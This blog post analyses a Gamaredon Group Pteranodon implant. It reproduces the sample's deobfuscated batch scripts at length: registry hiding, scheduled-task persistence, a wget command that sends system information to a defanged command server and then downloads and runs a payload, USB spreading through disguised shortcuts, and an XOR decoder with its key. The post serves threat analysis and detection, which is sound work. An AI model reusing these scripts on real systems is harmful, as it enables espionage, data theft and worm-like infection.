Let's Learn: Deeper Dive into Gamaredon Group Pteranodon Implant Version '_512'

vkremez.com/2019/01/lets-learn-deeper-dive-into-gamaredon.html

Goal: Reverse engineer and review the Gamaredon Group Pteranodon Implant (including its batch scripts and decoding mechanism).

> Hey look at that Gamaredon Group changed up the names in their pteranodon implant finally, new class must have started...
> f8e884b75216c3e054e9869f933194e5
> — Drunk Binary (@DrunkBinary) January 2, 2019

Source:
Original .SFX binary (MD5: f8e884b75216c3e054e9869f933194e5)
'23910.cmd' (MD5: 34ff17db1d4efff89cfee8d03d48e5d7)
'22944.cmd' (MD5: 197a825d4bfeb093a3c4b969fd4c7338)
'15485.cmd' (MD5: 265c3c01f267b699ef0e5c0b8e4a5715
'2750.exe' (MD5: 9136ffa83ef2415a76d437a303e9b38e)
"dec_15875.exe" (MD5: 2651ee62f76756a8941ef6632577e427)
Outline:

```
I. Background & Summary
II. Malware Installation: Batch '.cmd' Scripts
A. '23910.cmd' (previously known as "Wariables.cmd" and "War.cmd" combined)
B. '22944.cmd' (previously known as "id.cmd")
C. '15485.cmd' (previously known as "usb.cmd")
III. Decoding Xor Utility '2750.exe' (previously known as "Crypt.exe")
IV. "dec_15875.exe" wget Binary
IV. Yara Signature
```

I. Background & Summary

While looking into one of the latest Pterodo/Pteranodon toolkit samples attributed to Gamaredon Group caught by @DrunkBinary, I decided to take a deeper dive into the malware chain and associated tools and scripts. Notably, packaged as self-extracting zip-archive (.SFX), the malware implant contains batch scripts, XOR decoder tool, and obfuscated code. It appears that this very malware contains hardcoded malware version of “_520”.

It is notable that this Gamaredon group was reportedly targeting Ukrainian military and law enforcement as it was reported by CERT-UA. In of the alerts, CERT-UA alerted of the Pterodo infections as follows targeting Ukrainian government:


> *CERT-UA together with the Foreign Intelligence Service of Ukraine found new modifications of Pterodo-type malware on computers of state authorities of Ukraine, which is likely to be the preparatory stage for a cyber attack. This virus collects system data, regularly sends it to command-control servers and expects further commands.*

By and large, malware analysis revealed that the embedded tools include many Russian language artifacts including Cyrillic character encoding “1251” setup (“cpch 1251”, hardcoded Russian-language staged folder "Новая Папка," command-and-control URI parameters transliterated from Russian (e.g., "versiya"). Among other functionality, the malware has a removable drive (e.g., USB) spreader.


It is notable that one of the malware tools "Crypt.exe," which is a simple XOR encryptor, appears to be a copy/paste of the GitHub project linked to the developer under the username "asu2010" on GitHub as well as the article on the Russian portal Habrahabr by another "BlackTester" referencing the same GitHub.

One of the malware oddities includes the hardcoded extension "CMG" in the parser, which is not used by the malware but possibly meant for chess application.

By and large, the malware chain is not sophisticated but includes a clever usage of batch script logic, leverages Windows Management Instrumentation (T1047), scheduled task (T1053), execution of Microsoft HTML Applications (HTA) (mshta.exe) (T1170) and borrows open source code and well-known "wget" utility.



```
set GpaYX=%IhLOk%
If JMhfJHj==FYowD1U Set DCofHCj=BaagTOJ
set jlxNK=%SystemRoot%\system32\SHELL32.dll
set BgElHCr=%USERPROFILE%
set HJSmw=49
set FYowD1U=DCofHCj
if %lOkEy%==%xatPC% (
set jlxNK=%Rvjvq_doc%
set HJSmw=1
)
set BgElHCr=%USERPROFILE%
if %lOkEy%==%zHsgx% (
set jlxNK=%Rvjvq_doc%
set HJSmw=1
)
set BgElHCr=%USERPROFILE%
if %lOkEy%==%IKaaX% (
set HJSmw=70
)
set FYowD1U=DCofHCj
if %lOkEy%==%KDXmp% (
set jlxNK=%Rvjvq_xls%
set HJSmw=1
)
if %lOkEy%==%cHqET% (
set "jlxNK=%tQMEd%"
set HJSmw=101
)
if %lOkEy%==%AXGPY% (
set "jlxNK=%tQMEd%"
set HJSmw=101
```



2019-01-06: Gamaredon Group: SHELL32 Icon Parser (plus WinRAR.exe")

The malware toolkit includes an interesting method of searching files using SHELL32.DLL icons, creating .lnk shortcuts to them in, and hiding and copying the executable and saving them to removable media (<RemovableDrive>\Boot\UA%RANDOM%.%%Q' and setting up a folder <RemovableDrive>\Новая Папка via "3" icon).

II. Malware Installation: Batch '.cmd' Scripts

A. '23910.cmd' (previously known as "Wariables.cmd" and "War.cmd" combined)

To hide itself from simple detection, the script starts with setting up the variables including the creation of another script titled “OEPst.cmd” with the registry setup via the following command and deleting right after the command via “del /q /f "OEPst.cmd"

```
"reg add
“HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\
/v Hidden /t REG_DWORD /d 00000002 /f>OEPst.cmd”
```

Next, the malware proceeds with obtaining a process list looking for “cryptcp.exe” (i.e, “*tasklist /nh /fi "imagename eq cryptcp.exe*”) and if found deleting it via the following command:

```
'tasklist /nh /fi "imagename eq cryptcp.exe" ^|
find /c "cryptcp.exe"') do set /a LQIEv=%%W
if %LQIEv% geq 2 (
For /F "delims=" %%X In ('Dir !%CD%\*.*! /B') Do Del /Q /F "%%X"
```

The relevant batch script portion is as follows:

```
REM /////////////////////////////////////////////////////////
REM //////////////// Main Batch Caller /////////////////////
REM /////////////////////////////////////////////////////////
setlocal enableextensions
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
setlocal enabledelayedexpansion
set THHsE=cryptcp
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
set OEPst=HKCU\Software\Microsoft\Windows
If JMhfJWj==FYowDlU Set DCofHCj=BaagTQJ
set KevQM=CurrentVersion\Explorer\Advanced\
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
set wOEJD=%1_512
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
echo %wOEJD%>wOEJD
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
```

```
echo reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\
/v Hidden /t REG_DWORD /d 00000002 /f>OEPst.cmd
set tNdUKKL=%systemroot%
echo exit /b>>OEPst.cmd
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
call OEPst.cmd
set tNdUKKL=%systemroot%
del /q /f "OEPst.cmd"
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
set HgDwK="%CD%\*.*"
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
for /f %%W in ('tasklist /nh /fi "imagename eq cryptcp.exe" ^|
find /c "cryptcp.exe"') do set /a LQIEv=%%W
if %LQIEv% geq 2 (
For /F "delims=" %%X In ('Dir !%CD%\*.*! /B') Do Del /Q /F "%%X"
EXIT
)
```

Next, the script gets a process list via 'tasklist' and 'WMIC' via

```
“tasklist /fi "PID eq !%%V!" /fo csv`) DO (set AXGPY=%%~W)
endlocal&set FUOgd=%%~W
for /f "tokens=1* delims==" %%F in (
'wmic process where "Name='%%~W'" get ExecutablePath /value^| findstr”
```

The malware obtains the system information via 'systeminfo' embedded as “FOR /F "tokens=*" %%V IN ('systeminfo') do @IF NOT F%%V==F set wrJbI=!wrJbI!%%V+###”

The bot ID is generated via machine name and logical disk serial name (%computername%_logicaldiskserial)

For persistence, the scheduled task is created as follows with the binary “cryptcp.exe” as copied in “%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe”

```
schtasks /Create /SC MINUTE /MO 11 /F /tn %VOLUME_SERIAL_NUMBER%
 /tr "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe"
```

The XOR decryption of the wget binary is performed via 2750.exe “"15875.exe" dec "gjghj,eqhfcgfreqgbyljc" passing the hardcoded key “gjghj,eqhfcgfreqgbyljc”

Additionally, the malware checks for “.rdata” section once it downloads another sample to make sure it is a valid executable.

```
“1>nul findstr "\<.rdata\>" qWFDX.exe && (
start "" "%CD%\qWFDX.exe )”
```

The relevant batch script portion is as follows:

```
REM ///////////////////////////////////////////////////////////
REM ///////////// ParentProcess WMIC Processor //////////////
REM ///////////////////////////////////////////////////////////
set tNdUKKL=%systemroot%
set FUmqD=0
set KDXmp=ParentProcessId
set eJuzm=CommandLine
set xstPC=%~nx0 // %~nx0=name of the running batch file
set lJHFE=parentprocessid
set SsgFv=commandline
set tNdUKKL=%systemroot%
for /f "usebackq tokens=1* delims==" %%U IN
(`
wmic process get !parentprocessid!^, !commandline! /value
`) DO (
 if "!0!"=="1" (
  if "%%U"==ParentProcessId (set zHsgx=%%V)
 )
 if "%%U"==CommandLine (
  set cHqET=%%V
  if not "!%%V:%~nx0=!"=="!%%V!" ( // %~nx0=name of the running batch file
   set FUmqD=1
  ) else (
   set FUmqD=0
  )
 )
)
for /f "usebackq tokens=1* skip=1 delims=," %%W
IN (`tasklist /fi "PID eq !%%V!" /fo csv`) DO (set AXGPY=%%~W)
endlocal&set FUOgd=%%~W
for /f "tokens=1* delims==" %%F in (
'wmic process where "Name='%%~W'" get ExecutablePath /value^| findstr :'
) do set IKssX=%%G
setlocal enableextensions
setlocal enabledelayedexpansion
FOR /F "tokens=*" %%V IN ('systeminfo') do @IF NOT F%%V==F set wrJbI=!wrJbI!%%V+###
set tNdUKKL=%systemroot%
set INoUg=%%G
set GSptS='vol c:'
set lJHFE="\<.rdata\>"
for /F "delims=" %%W in (wOEJD) do set wOEJD=%%W
del /f /q "wOEJD"
For /F "skip=1 Tokens=4*" %%X In ('vol c:') Do set FaMJW=%%X
if %FaMJW%==is (
For /F "skip=1 Tokens=5*" %%U In ('vol c:') Do set FaMJW=%%U
)
set OEPst=Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%
set tNdUKKL=%systemroot%
set IHsGN=%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%
set CErlK="Mozilla/5.0 (Windows NT 6.1; WOW64; rv:27.0) Gecko/20100101 Firefox/27.0"
set tNdUKKL=%systemroot%
set IaGLD=/SC MINUTE /MO 11 /F
if not exist "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\%CD%\*.*"
(MD "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%")
set THHsE=cryptcp
if not exist "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe" (
copy /y /v "%%G" "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe"
)
fc /b "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe"
if %errorlevel%==1 (
RENAME "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe" BWElK
copy /y /v "%%G" "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe"
del /f /q "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\BWElK"
)
set tNdUKKL=%systemroot%
set INoUg="%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe"
set tNdUKKL=%systemroot%
```

```
for /d %%X in ("%TEMP%\*") do rd /q "%%X" 2>nul
schtasks /Create /SC MINUTE /MO 11 /F /tn %VOLUME_SERIAL_NUMBER%
 /tr "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe"
set ZbFoE=%computername%_%VOLUME_SERIAL_NUMBER:-=%
set ZbFoE=%ZbFoE: =%
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
set tNdUKKL=%systemroot%
2750.exe "15875.exe" dec "gjghj,eqhfcgfreqgbyljc"
set GYHYY=dec_15875.exe
```

The decoded wget binary calls the domain hxxp://torrent-stel[.]space/spr_files[.]php” via the following script with the URI parameters as sysinfo=&id=&fid=&comp=&versiya= passing the file qWFDX.exe with the -O command.

```
dec_15875.exe --tries=3 --user-agent=Mozilla/5.0 (Windows NT 6.1; WOW64; rv:27.0)
Gecko/20100101 Firefox/27.0
 --post-data=
"sysinfo=%wrJbI%&id=%computername_logicaldiskserial%&fid=%auUQD%
&comp=%computername%&versiya=%1_512%" "hxxp://torrent-stel[.]space/spr_files[.]php"
-q -N hxxp://torrent-stel[.]space/spr_files[.]php -O qWFDX.exe
```

The relevant batch script portion is as follows:

```
REM ////////////////////////////////////////////////////////
REM /////////////////// Post Caller Routine /////////////////
REM ////////////////////////////////////////////////////////
:EgEbd
set /a LJEmW=110*%RANDOM%/32768
set tNdUKKL=%systemroot%
timeout /t 110*%RANDOM%/32768
set auUQD=0
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
Call 22944.cmd %auUQD%
if %auUQD%==0 goto qWFDX
If Not Exist %pyBIa% goto qWFDX
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
echo .>"%pyBIa%\ATjDm"
IF EXIST "%pyBIa%\ATjDm" (
del /f /q "%pyBIa%\ATjDm"
call 15485.cmd %APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%
cryptcp "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe" %auUQD% %pyBIa%
)
set tNdUKKL=%systemroot%
ping 8.8.8.8 |>nul find /i "TTL=" &&goto qWFDX||goto EgEbd
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%

:qWFDX
if %auUQD%==0 set auUQD=000000
set GXwVw=torrent-stel
set BmrwP=space
set jKDtC=spr_files.php
set downs_telo=qWFDX.exe
set DCInJ=hxxp://torrent-stel[.]space/spr_files[.]php
call :OUJHJ qWFDX.exe
dec_15875.exe --tries=3 --user-agent=Mozilla/5.0 (Windows NT 6.1; WOW64; rv:27.0) Gecko/20100101
Firefox/27.0
 --post-data=
"sysinfo=%wrJbI%&id=%computername_logicaldiskserial%&fid=%auUQD%&comp=%computername%&versiya=%1_512%"



"hxxp://torrent-stel[.]space/spr_files[.]php" -q -N



hxxp://torrent-stel[.]space/spr_files[.]php -O qWFDX.exe
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
call :OUJHJ dec_15875.exe
1>nul findstr "\<.rdata\>" qWFDX.exe && (
start "" "%CD%\qWFDX.exe"
)
If JMhfJWj==FYowDlU Set DCofHCj=BaagTQJ

:DgGTz
set GXwVw=torrent-supd
set jKDtC=spr_updates.php
set DCInJ=hxxp://torrent-stel[.]space/spr_files[.]php
set downs_telo=OUJHJ
dec_15875.exe --tries=3 --user-agent=%CErlK%
--post-data=
"sysinfo=%wrJbI%&id=%computername_logicaldiskserial%&fid=%auUQD%&comp=%computername%&versiya=%1_512%"



"hxxp://torrent-stel[.]space/spr_files[.]php" -q -N
```

```
hxxp://torrent-stel[.]space/spr_files[.]php -O OUJHJ
call :OUJHJ dec_15875.exe
set tNdUKKL=%systemroot%
2750.exe "OUJHJ" dec "gjghj,eqhfcgfreqgbyljc"
timeout /t 110*%RANDOM%/32768
set /a LJEmW=3*%RANDOM%/32768
set tNdUKKL=%systemroot%
1>nul findstr "\<.rdata\>" dec_OUJHJ && (
taskkill /f /im cryptcp.exe
RENAME "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER\cryptcp.exe" BWElK
timeout /t 3*%RANDOM%/32768
copy /y /v "dec_OUJHJ" "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER\cryptcp.exe"
start "" "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe"
timeout /t 3*%RANDOM%/32768
del /q /f "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\BWElK"
for /d %%F in ("%TEMP%\*") do rd /q "%%F" 2>nul
del /q /f "%CD%\*.*%"
exit /b
)
for /F %%U in ('tasklist /FI "imagename eq cryptcp.exe" ^| find /C "cryptcp.exe"') do set /a LQIEv=%%U
if %LQIEv% LSS 1 (
start "" "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe"
exit /b
)
goto EgEbd

:OUJHJ
tasklist /fi "IMAGENAME eq %1" | find /i "%1"
if not errorlevel 1 taskkill /f /im %1
exit /b
```

B. '22944.cmd' (previously known as "id.cmd")

The file generates a removate drive disk name leveraging WMI DriveType=2 (removable drive) via the following query:

WMIC LogicalDisk Where ^(DriveType^=2 And MediaType^=NULL^) Get Name^,VolumeSerialNumber /Value^|Find "="'

The relevant batch script portion is as follows:

```
REM ///////////////////////////////////////////////////////////
REM /////////////// Removable Drive Searcher ID ///////////////
REM ///////////////////////////////////////////////////////////
set BgElHCr=%DATE%
set auUQD=0
set BgElHCr=%DATE%
For /F "Tokens=1,2* Delims==" %%A In
('WMIC LogicalDisk Where ^(DriveType^=2 And MediaType^=NULL^) '
'Get Name^,VolumeSerialNumber /Value^|Find "="') Do (
set aaHDX=%%A
set ubKsB=%%B
Call :LQIEv %%A %%B
set BaagTQJ=%random%
set BgElHCr=%DATE%
exit /b
If JMhfJWj==FYowDlU Set DCofHCj=BaagTQJ
set BgElHCr=%DATE%
:LQIEv
if %DATE%==pXZLiQl set JMhfJWj=%LOCALAPPDATA%
Set auUQD=0
set BaagTQJ=%random%
Set $%aaHDX%=%%B
set BgElHCr=%DATE%
If %aaHDX%==VolumeSerialNumber If Defined %%B (Set pyBIa=%$Name%& Set auUQD=%$VolumeSerialNumber%)
set BgElHCr=%DATE%
exit /b
```

C. '15485.cmd' (previously known as "usb.cmd")

The script logic is responsible for malware removable drive propagation.

It changes the character encoding to "1251" via 'chcp 1251>NULL', which is an 8-bit character encoding, designed to cover languages that use the Cyrillic script such as Russian, Bulgarian, Serbian Cyrillic, and other languages. The malware copies the file to <RemovableMedia>\Boot as win.exe and setting it up with the hidden view as “attrib -h -s win.exe”

The relevant batch script portion is as follows:

```
REM ///////////////////////////////////////////////////////////
REM /////////////// Removable Drive Searcher ID ///////////////
REM ///////////////////////////////////////////////////////////
setlocal enableextensions
setlocal enabledelayedextensions
chcp 1251 > NULL
set BgElHCr=%USERPROFILE%
set KcIdg=%pyBIa%\win.exe
...
if not defined tQWEd set "tQWEd=%ProgramFiles(x86)%\WinRAR\WinRAR.exe"
REM Win32_LogicalDisk class = Name -> pyBIa
set KcIdg=%pyBIa%\win.exe
set tqEDS=mshta
set "fAFZD=attrib -h -s win.exe"
set "AaBUG=start /b win.exe"
REM %fAFZD% -> 'attrib -h -s win.exe'
REM %AaBUG% -> 'start /b win.exe'
call :qWFDX %fAFZD% %AaBUG%
If Not Exist %pyBIa%\Boot (
MD %pyBIa%\Boot
)
for /f "Tokens=1* Delims=" %%H in ('dir /b/s %pyBIa%\win.exe') do
(copy "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe" "%%H" /y)
for /f "Tokens=1* Delims=" %%I in ('dir /b/s "%pyBIa%\*.exe"')
do (
copy /y /v "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe" "%%I"
set SEFTP=%%~nxI
REM ~nxI expands %I to a file name and extension only
rename "%%I" !SEFTP: =!
)
for /f "Tokens=1* delims=" %%P in ('dir /b/s "%pyBIa%\*.lnk.lnk"') do (RENAME "%%P" %%~nP)
for /f "Tokens=1* Delims=" %%Q in ('dir /s /b %SystemRoot%\Installer\wordicon.exe')
do (set Rvjvq_doc=%%Q)
for /f "Tokens=1* Delims=" %%I in ('dir /s /b %SystemRoot%\Installer\x1icons.exe')
do (set Rvjvq_xls=%%I)
for %%Q in (doc rtf rar zip CMG txt xls) do (
set KHByE=0
set lOkEy=%%Q
for /f "tokens=*" %%M in ('dir /b /s /a "%pyBIa%\*.%%Q"') do (
if /i not %%~pM==\Boot\ (
set dels_!KHByE!=%%M
set /a KHByE+=1
)
)
call :DgGTz %KHByE% %lOkEy%
for /f "Tokens=1* Delims=" %%N in ('dir /b/s "%pyBIa%\*.lnk"') do (
If Not Exist "%%~dpN win.exe" (
copy /y /v "%APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe"
"%%~dpN+win.exe"
REM from 23910 -> %%~dpN -> get the whole pathname from root
)
)
echo attrib +h +s /s %pyBIa%\win.exe>cHqET.cmd
echo attrib +h %pyBIa%\Boot\*.*>>cHqET.cmd
echo attrib +h +s /d /s %pyBIa%\Boot>>cHqET.cmd
echo exit /b>>cHqET.cmd
call cHqET.cmd
EXIT /B
```

The malware executes various commands uses mshta.exe to process document icons and creates shortcuts to them in the <RemovableDrive>\Boot\UA%RANDOM%.%%Q' and setting up a folder <RemovableDrive>\Новая Папка via "3" icon.

The relevant batch script portion is as follows:

```
REM /////////////////////////////////////////////////////////
REM /////////////////// Icon Document Processor //////////////
REM /////////////////////////////////////////////////////////
:qWFDX
copy %APPDATA%\Microsoft\Crypto\keys\%VOLUME_SERIAL_NUMBER%\cryptcp.exe "%pyBIa%\win.exe" /y
set "vJiGq=%pyBIa%\Новая папка"
set GpaYX="/C attrib -h -s win.exe & attrib -h -s win.exe & %windir%\explorer.exe"
set jlxNK=%SystemRoot%\system32\SHELL32.dll
call :BWElK %pyBIa%\Новая папка /C attrib -h -s win.exe & attrib -h -s win.exe & %windir%\explorer.exe
%SystemRoot%\system32\SHELL32.dll 3

:DgGTz
if %KHByE%==0 exit /b
set /a DdRep=%random% %% %KHByE%
set hLGGi=!dels_%%random% %% %KHByE%%!
set JrbyC=%RANDOM%
copy /y !dels_%%random% %% %KHByE%%! "%pyBIa%\Boot\UA%RANDOM%.%%Q"
set IhLOk="/C attrib -h -s win.exe & %start /b win.exe & Boot\UA%RANDOM%.%%Q"
If JMhfJWj==FYowDlU Set DCofHCj=BaagTQJ
set jlxNK=%SystemRoot%\system32\SHELL32.dll
set BgElHCr=%USERPROFILE%
set HJSmw=49
set FYowDlU=DCofHCj
if %%Q==doc (
set %SystemRoot%\system32\SHELL32.dll=%%Q
set HJSmw=1
)
set BgElHCr=%USERPROFILE%
if %%Q==rtf (
set %SystemRoot%\system32\SHELL32.dll=%%Q
set HJSmw=1
)
set BgElHCr=%USERPROFILE%
if %%Q==txt (
set HJSmw=70
)
set FYowDlU=DCofHCj
if %%Q==xls (
set %SystemRoot%\system32\SHELL32.dll=%%I
set HJSmw=1
)
if %%Q==rar (
set "%SystemRoot%\system32\SHELL32.dll=%ProgramFiles%\WinRAR\WinRAR.exe"
set HJSmw=101 // %ProgramFiles(x86)%
)
if %%Q==zip (
set "%SystemRoot%\system32\SHELL32.dll=%ProgramFiles%\WinRAR\WinRAR.exe" // %ProgramFiles(x86)%
set HJSmw=101
)
set BgElHCr=%USERPROFILE%
call :BWElK !dels_%%random% %% %KHByE%%! /C attrib -h -s win.exe & %start /b win.exe & Boot\UA%RANDOM%.%%Q
%SystemRoot%\system32\SHELL32.dll %HJSmw%
del /f /q !dels_%%random% %% %KHByE%%!
EXIT /B
```

The malware executes hiding and Shell32 icon processor via mshta.exe vbscript.

The relevant batch script portion is as follows:

```
REM /////////////////////////////////////////////////////////
REM /////////////////// MSHTA.exe Icon //////////////
REM /////////////////////////////////////////////////////////
:BWElK
start "" mshta.exe vbscript:Execute
("Set y=CreateObject(""WScript.Shell"").
CreateShortcut(""!dels_%%random% %% %KHByE%%!.lnk""):
y.TargetPath=""%comspec%"":
y.Arguments="/C attrib -h -s win.exe & %start /b win.exe & Boot\UA%RANDOM%.%%Q:
y.WindowStyle=7:y.IconLocation=""%SystemRoot%\system32\SHELL32.dll, %HJSmw%""
:y.Save():Close()")
set BgElHCr=%USERPROFILE%
EXIT /B
```

III. Decoding Xor Utility 2750.exe (previously known as "Crypt.exe")

Finally, the malware uses the utility "Crypt.exe" to decode the XOR-obfuscated code to obtain the original wget binary for network communication.

Essentially, compiled in MingW libgcj-13.dll, this executable is a simple XOR encryption/decryption utility, which is heavily commented in Russian and with the Russian language resource

The default Russian-language commands are as follows:


```
Зашивровать <имя_файла> enc <ключ> (encode <filename> enc <key>)
Дешивровать <имя_файла> dec <ключ> (decode <filename> enc <key>)
```

It is notable that one of the malware tools "Crypt.exe," which is a simple XOR encryptor, appears to be a copy/paste of the GitHub project linked to the developer under the username "asu2010" on GitHub as well as the article on the Russian portal Habrahabr by another "BlackTester" referencing the same GitHub.

```
////////////////////////////////////////////////////////
/////////////////// XOR Decryption Routine /////////////
////////////////////////////////////////////////////////
unsigned char XOR(unsigned char inByte, unsigned char keyByte)
{
 return inByte ^ keyByte;
}
void DecodeFile(FILE* inFile, FILE* outFile, char* keyString)
{
 int Count;
 unsigned char inByte;
 unsigned char outByte;
 Count = strlen(keyString)-1;
 while(1)
 {
 inByte = getc(inFile);
 if(feof(inFile)) break;
 if(!Count) Count = (strlen(keyString) - 1);
 outByte = XOR(inByte, (unsigned char)keyString[Count]);
 Count--;
 fputc((int)outByte, outFile);
}
}
```

IV. "dec_15875.exe" wget Binary

The decoded utility is simply a "wget" binary, which is used for client<->server communications.



```
.rdata:004A2280  00000039  C  Mail bug reports and suggestions to <bug-wget@gnu.org>.\n
.rdata:004A22C0  0000004A  C    -np, --no-parent              don't ascend to the parent directory.\n
